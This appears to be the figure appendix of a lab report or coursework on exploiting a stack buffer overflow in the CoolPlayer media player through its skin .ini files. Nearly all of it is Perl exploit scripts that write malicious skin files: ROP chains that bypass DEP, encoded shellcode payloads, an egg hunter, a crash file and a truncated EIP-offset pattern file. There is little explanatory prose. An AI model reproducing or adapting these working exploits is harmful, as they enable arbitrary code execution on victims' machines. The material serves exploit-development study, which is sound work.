

Figure 39 - Checking for bad chars file

```
$file1 = "ropchain.ini";
$buffer = "[CoolPlayer skin]\nPlaylistSkin=";
$buffer .= "A" x 1045;
$buffer .= pack ('V', 0x77c11110);
$buffer .= pack ('V', 0x77c2fd5f);
$buffer .= pack ('V', 0x77c2fd5f);
$buffer .= pack ('V', 0x77c54a5e);
$buffer .= pack ('V', 0xffffffff);
$buffer .= pack ('V', 0x77c127e1);
$buffer .= pack ('V', 0x77c127e5);
$buffer .= pack ('V', 0x77c84fcd);
$buffer .= pack ('V', 0xa1bf4fcd);
$buffer .= pack ('V', 0x77c38081);
$buffer .= pack ('V', 0x77c58fbc);
$buffer .= pack ('V', 0x77c84fcd);
$buffer .= pack ('V', 0x36ffff8e);
$buffer .= pack ('V', 0x77c4c78a);
$buffer .= pack ('V', 0x77c13ffd);
$buffer .= pack ('V', 0x77c47641);
$buffer .= pack ('V', 0x77c47a42);
$buffer .= pack ('V', 0x77c2b1bb);
$buffer .= pack ('V', 0x77c2aacc);
$buffer .= pack ('V', 0x77c4ded4);
$buffer .= pack ('V', 0x77c1110c);
$buffer .= pack ('V', 0x77c12df9);
$buffer .= pack ('V', 0x77c854b4);
$buffer .= "\x90" x 10;
$buffer .= "\x89\xe6\xdb\xc3\xd9\x76\xf4\x59\x49\x49\x49\x49\x49\x43"
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38" .
"\x4b\x39\x43\x30\x45\x50\x43\x30\x43\x50\x4d\x59\x5a\x45" .
"\x50\x31\x49\x42\x45\x34\x4c\x4b\x51\x42\x50\x30\x4c\x4b" .
"\x50\x52\x54\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x52\x52" .
"\x47\x58\x54\x4f\x4e\x57\x51\x5a\x51\x36\x50\x31\x4b\x4f" .
"\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32" .
"\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37" .
"\x4b\x52\x4c\x30\x56\x32\x56\x37\x4c\x4b\x51\x42\x52\x30" .
"\x4c\x4b\x47\x32\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30" .
"\x52\x58\x4d\x55\x49\x50\x52\x54\x51\x5a\x45\x51\x4e\x30" .
"\x56\x30\x4c\x4b\x47\x38\x52\x38\x4c\x4b\x50\x58\x47\x50" .
"\x43\x31\x58\x53\x4b\x53\x47\x4c\x51\x59\x4c\x4b\x56\x54" .
"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x56\x51\x49\x50" .
"\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x47\x48" .
"\x4d\x30\x54\x35\x5a\x54\x54\x43\x43\x4d\x5a\x58\x47\x4b" .
"\x43\x4d\x56\x44\x43\x45\x4d\x32\x51\x48\x4c\x4b\x56\x38" .
"\x56\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x56\x38\x45\x4c\x45\x51\x58\x53\x4c\x4b\x45\x54" .
"\x4c\x4b\x45\x51\x58\x50\x4d\x59\x51\x54\x56\x44\x47\x54" .
"\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b\x4f" .
"\x4d\x30\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a\x4b" .
"\x4c\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4d\x55\x4f\x49" .
"\x45\x50\x45\x50\x43\x30\x50\x50\x52\x48\x50\x31\x4c\x4b" .
"\x52\x4f\x4c\x47\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x58\x35" .
"\x49\x32\x51\x46\x43\x58\x4e\x46\x4d\x45\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x43\x36\x43\x4c\x45\x5a\x4b\x30" .
"\x4b\x4b\x4d\x30\x52\x55\x54\x45\x4f\x4b\x47\x37\x45\x43" .
"\x43\x42\x52\x4f\x43\x5a\x43\x30\x50\x53\x4b\x4f\x4e\x35" .
"\x45\x33\x43\x51\x52\x4c\x52\x43\x56\x4e\x45\x35\x43\x48" .
"\x45\x35\x43\x30\x41\x41";

open($FILE, ">$file1");
print $FILE $buffer;
close($FILE);
```

Figure 40 - ROP chain exploit file to bypass DEP

```
$file1 = "complexpayload.ini";
$buffer = "[CoolPlayer skin]\nPlaylistSkin=";
$buffer .= "A" x 1045;
$buffer .= pack ('V', 0x7C86467B);
$buffer .= "\x90" x 10;
$buffer .= "\xdb\xcf\xba\x2f\x49\xb7\xa0\xd9\x74\x24\xf4\x5e\x2b\xc9" .
"\xb1\x52\x83\xee\xfc\x31\x56\x13\x03\x79\x5a\x55\x55\x79" .
"\xb4\x1b\x96\x81\x45\x7c\x1e\x64\x74\xbc\x44\xed\x27\x0c" .
"\x0e\xa3\xcb\xe7\x42\x57\x5f\x85\x4a\x58\xe8\x20\xad\x57" .
"\xe9\x19\x8d\xf6\x69\x60\xc2\xd8\x50\xab\x17\x19\x94\xd6" .
"\xda\x4b\x4d\x9c\x49\x7b\xfa\xe8\x51\xf0\xb0\xfd\xd1\xe5" .
"\x01\xff\xf0\xb8\x1a\xa6\xd2\x3b\xce\xd2\x5a\x23\x13\xde" .
"\x15\xd8\xe7\x94\xa7\x08\x36\x54\x0b\x75\xf6\xa7\x55\xb2" .
"\x31\x58\x20\xca\x41\xe5\x33\x09\x3b\x31\xb1\x89\x9b\xb2" .
"\x61\x75\x1d\x16\xf7\xfe\x11\xd3\x73\x58\x36\xe2\x50\xd3" .
"\x42\x6f\x57\x33\xc3\x2b\x7c\x97\x8f\xe8\x1d\x8e\x75\x5e" .
"\x21\xd0\xd5\x3f\x87\x9b\xf8\x54\xba\xc6\x94\x99\xf7\xf8" .
"\x64\xb6\x80\x8b\x56\x19\x3b\x03\xdb\xd2\xe5\xd4\x1c\xc9" .
"\x52\x4a\xe3\xf2\xa2\x43\x20\xa6\xf2\xfb\x81\xc7\x98\xfb" .
"\x2e\x12\x0e\xab\x80\xcd\xef\x1b\x61\xbe\x87\x71\x6e\xe1" .
"\xb8\x7a\xa4\x8a\x53\x81\x2f\x75\x0b\x88\x51\x1d\x4e\x8a" .
"\xa9\x0c\xc7\x6c\xdb\xa0\x8e\x27\x74\x58\x8b\xb3\xe5\xa5" .
"\x01\xbe\x26\x2d\xa6\x3f\xe8\xc6\xc3\x53\x9d\x26\x9e\x09" .
"\x08\x38\x34\x25\xd6\xab\xd3\xb5\x91\xd7\x4b\xe2\xf6\x26" .
"\x82\x66\xeb\x11\x3c\x94\xf6\xc4\x07\x1c\x2d\x35\x89\x9d" .
"\xa0\x01\xad\x8d\x7c\x89\xe9\xf9\xd0\xdc\xa7\x57\x97\xb6" .
"\x09\x01\x41\x64\xc0\xc5\x14\x46\xd3\x93\x18\x83\xa5\x7b" .
"\xa8\x7a\xf0\x84\x05\xeb\xf4\xfd\x7b\x8b\xfb\xd4\x3f\xbb" .
"\xb1\x74\x69\x54\x1c\xed\x2b\x39\x9f\xd8\x68\x44\x1c\xe8" .
"\x10\xb3\x3c\x99\x15\xff\xfa\x72\x64\x90\x6e\x74\xdb\x91" .
"\xba";

open($FILE, ">$file1");
print $FILE $buffer;
close($FILE);
```

Figure 41 - Complex payload file

```
$file1 = "ropchaincomplexpayload.ini";
$buffer = "[CoolPlayer skin]\nPlaylistSkin=";
$buffer .= "A" x 1045;
$buffer .= pack ('V', 0x77c11110);

$buffer .= pack ('V', 0x77c2fd5f);
$buffer .= pack ('V', 0x77c2fd5f);
$buffer .= pack ('V', 0x77c54a5e);
$buffer .= pack ('V', 0xffffffff);
$buffer .= pack ('V', 0x77c127e1);
$buffer .= pack ('V', 0x77c127e5);
$buffer .= pack ('V', 0x77c34fcd);
$buffer .= pack ('V', 0xa1bf4fcd);
$buffer .= pack ('V', 0x77c38081);
$buffer .= pack ('V', 0x77c58fbc);
$buffer .= pack ('V', 0x77c34fcd);
$buffer .= pack ('V', 0x36ffff8e);
$buffer .= pack ('V', 0x77c4c78a);
$buffer .= pack ('V', 0x77c13ffd);
$buffer .= pack ('V', 0x77c47641);
$buffer .= pack ('V', 0x77c47a42);
$buffer .= pack ('V', 0x77c2b1bb);
$buffer .= pack ('V', 0x77c2aacc);
$buffer .= pack ('V', 0x77c4ded4);
$buffer .= pack ('V', 0x77c1110c);
$buffer .= pack ('V', 0x77c12df9);
$buffer .= pack ('V', 0x77c354b4);
$buffer .= "\x90" x 10;
$buffer .= "\xdb\xcf\xba\x2f\x49\xb7\xa0\xd9\x74\x24\xf4\x5e\x2b\xc9" .
"\xb1\x52\x83\xee\xfc\x31\x56\x13\x03\x79\x5a\x55\x55\x79" .
"\xb4\x1b\x96\x81\x45\x7c\x1e\x64\x74\xbc\x44\xed\x27\x0c" .
"\x0e\xa3\xcb\xe7\x42\x57\x5f\x85\x4a\x58\xe8\x20\xad\x57" .
"\xe9\x19\x8d\xf6\x69\x60\xc2\xd8\x50\xab\x17\x19\x94\xd6" .
"\xda\x4b\x4d\x9c\x49\x7b\xfa\xe8\x51\xf0\xb0\xfd\xd1\xe5" .
"\x01\xff\xf0\xb8\x1a\xa6\xd2\x3b\xce\xd2\x5a\x23\x13\xde" .
"\x15\xd8\xe7\x94\xa7\x08\x36\x54\x0b\x75\xf6\xa7\x55\xb2" .
"\x31\x58\x20\xca\x41\xe5\x33\x09\x3b\x31\xb1\x89\x9b\xb2" .
"\x61\x75\x1d\x16\xf7\xfe\x11\xd3\x73\x58\x36\xe2\x50\xd3" .
"\x42\x6f\x57\x33\xc3\x2b\x7c\x97\x8f\xe8\x1d\x8e\x75\x5e" .
"\x21\xd0\xd5\x3f\x87\x9b\xf8\x54\xba\xc6\x94\x99\xf7\xf8" .
"\x64\xb6\x80\x8b\x56\x19\x3b\x03\xdb\xd2\xe5\xd4\x1c\xc9" .
"\x52\x4a\xe3\xf2\xa2\x43\x20\xa6\xf2\xfb\x81\xc7\x98\xfb" .
"\x2e\x12\x0e\xab\x80\xcd\xef\x1b\x61\xbe\x87\x71\x6e\xe1" .
"\xb8\x7a\xa4\x8a\x53\x81\x2f\x75\x0b\x88\x51\x1d\x4e\x8a" .
"\xa9\x0c\xc7\x6c\xdb\xa0\x8e\x27\x74\x58\x8b\xb3\xe5\xa5" .
"\x01\xbe\x26\x2d\xa6\x3f\xe8\xc6\xc3\x53\x9d\x26\x9e\x09" .
"\x08\x38\x34\x25\xd6\xab\xd3\xb5\x91\xd7\x4b\xe2\xf6\x26" .
"\x82\x66\xeb\x11\x3c\x94\xf6\xc4\x07\x1c\x2d\x35\x89\x9d" .
"\xa0\x01\xad\x8d\x7c\x89\xe9\xf9\xd0\xdc\xa7\x57\x97\xb6" .
"\x09\x01\x41\x64\xc0\xc5\x14\x46\xd3\x93\x18\x83\xa5\x7b" .
"\xa8\x7a\xf0\x84\x05\xeb\xf4\xfd\x7b\x8b\xfb\xd4\x3f\xbb" .
"\xb1\x74\x69\x54\x1c\xed\x2b\x39\x9f\xd8\x68\x44\x1c\xe8" .
"\x10\xb3\x3c\x99\x15\xff\xfa\x72\x64\x90\x6e\x74\xdb\x91" .
"\xba";


open($FILE, ">$file1");
print $FILE $buffer;
close($FILE);
```

Figure 42 - ROP chain complex payload

```
$file1 = "egghuntercalc.ini";
$buffer = "[CoolPlayer skin]\nPlaylistSkin=";
$buffer .= "A" x 1045;
$buffer .= pack ('V', 0x7C86467B);
$buffer .= "\x90" x 20;
$buffer .= "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74" .
"\xef\xb8\x46\x49\x4e\x4e\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

$buffer .= "\x90" x 200;
$buffer .= "FINNFINN";
$buffer .= "\x89\xe6\xdb\xc3\xd9\x76\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38" .
"\x4b\x39\x43\x30\x45\x50\x43\x30\x43\x50\x4d\x59\x5a\x45" .
"\x50\x31\x49\x42\x45\x34\x4c\x4b\x51\x42\x50\x30\x4c\x4b" .
"\x50\x52\x54\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x52\x52" .
"\x47\x58\x54\x4f\x4e\x57\x51\x5a\x51\x36\x50\x31\x4b\x4f" .
"\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32" .
"\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37" .
"\x4b\x52\x4c\x30\x56\x32\x56\x37\x4c\x4b\x51\x42\x52\x30" .
"\x4c\x4b\x47\x32\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30" .
"\x52\x58\x4d\x55\x49\x50\x52\x54\x51\x5a\x45\x51\x4e\x30" .
"\x56\x30\x4c\x4b\x47\x38\x52\x38\x4c\x4b\x50\x58\x47\x50" .
"\x43\x31\x58\x53\x4b\x53\x47\x4c\x51\x59\x4c\x4b\x56\x54" .
"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x56\x51\x49\x50" .
"\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x47\x48" .
"\x4d\x30\x54\x35\x5a\x54\x54\x43\x43\x4d\x5a\x58\x47\x4b" .
"\x43\x4d\x56\x44\x43\x45\x4d\x32\x51\x48\x4c\x4b\x56\x38" .
"\x56\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x56\x38\x45\x4c\x45\x51\x58\x53\x4c\x4b\x45\x54" .
"\x4c\x4b\x45\x51\x58\x50\x4d\x59\x51\x54\x56\x44\x47\x54" .
"\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b\x4f" .
"\x4d\x30\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a\x4b" .
"\x4c\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4d\x55\x4f\x49" .
"\x45\x50\x45\x50\x43\x30\x50\x50\x52\x48\x50\x31\x4c\x4b" .
"\x52\x4f\x4c\x47\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x58\x35" .
"\x49\x32\x51\x46\x43\x58\x4e\x46\x4d\x45\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x43\x36\x43\x4c\x45\x5a\x4b\x30" .
"\x4b\x4b\x4d\x30\x52\x55\x54\x45\x4f\x4b\x47\x37\x45\x43" .
"\x43\x42\x52\x4f\x43\x5a\x43\x30\x50\x53\x4b\x4f\x4e\x35" .
"\x45\x33\x43\x51\x52\x4c\x52\x43\x56\x4e\x45\x35\x43\x48" .
"\x45\x35\x43\x30\x41\x41";

open($FILE, ">$file1");
print $FILE $buffer;
close($FILE);
```

Figure 43 - Egg hunter exploit file

```
$file1 = "crashcool1.ini";
$buffer = "[CoolPlayer skin]\nPlaylistSkin=";
$buffer .= "A" x 2000;

open($FILE, ">$file1");
print $FILE $buffer;
close($FILE);
```

Figure 44 - first crash of cool player file

```
$file1 = "crashcoolfindeip.ini";
$buffer = "[CoolPlayer skin]\nPlaylistSkin=";
$buffer .= "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2

open($FILE, ">$file1");
print $FILE $buffer;
close($FILE);
```

Figure 45 - find the EIP distance file